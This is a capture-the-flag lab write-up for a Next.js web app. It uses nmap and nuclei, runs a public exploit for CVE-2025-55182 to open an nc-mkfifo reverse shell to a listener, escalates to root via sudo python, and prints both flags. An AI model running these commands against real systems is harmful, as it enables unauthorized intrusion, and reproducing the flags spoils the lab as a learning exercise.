Room: Love at First Breach 2026 – Corp Website
Retracing an attacker's steps on "Romance & Co." a compromised web app. Exploit CVE-2025-55182 for RCE, land as a low-priv user, then escalate to root.

Target: http://10.112.159.64:3000
#Room Description
Scenario: "Romance & Co." was breached, logs are incomplete, need to retrace the attack.
#Recon

Navigated to the site. Just a normal romantic-experiences booking company page, nothing notable on the surface.

Ran nmap:
nmap -sC -sV -p- <target>Found 2 open ports:
- 22/tcp — SSH (OpenSSH 8.9p1 Ubuntu)
- 3000/tcp — Next.js app
#Vulnerability Discovery
Ran gobuster nothing useful. Ran nuclei against the app nothing on gobuster, but nuclei flagged a critical CVE:
[CVE-2025-55182] [http] [critical] http://10.114.187.208:3000Searched for the CVE and found a public exploit on GitHub: CVE-2025-55182
#Exploitation
Ran the exploit to get a reverse shell:
python3 exploit.py -u "http://10.114.187.208:3000" -r -l 192.168.134.30 -p 4444 -P nc-mkfifoConnection lands as daniel:
uid=100(daniel) gid=101(secgroup) groups=101(secgroup),101(secgroup)
#User Flag
cat /home/daniel/user.txtTHM{R34c7_2_5h311_3xpl017}
#Privilege Escalation
Ran the exploit again for a fresh shell, then escalated using sudo:
sudo python3 -c 'import os; os.system("/bin/ash")'uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
#Root Flag
cd rootTHM{Pr1v_35c_47_175_f1n357}
#Flags
THM{R34c7_2_5h311_3xpl017}THM{Pr1v_35c_47_175_f1n357}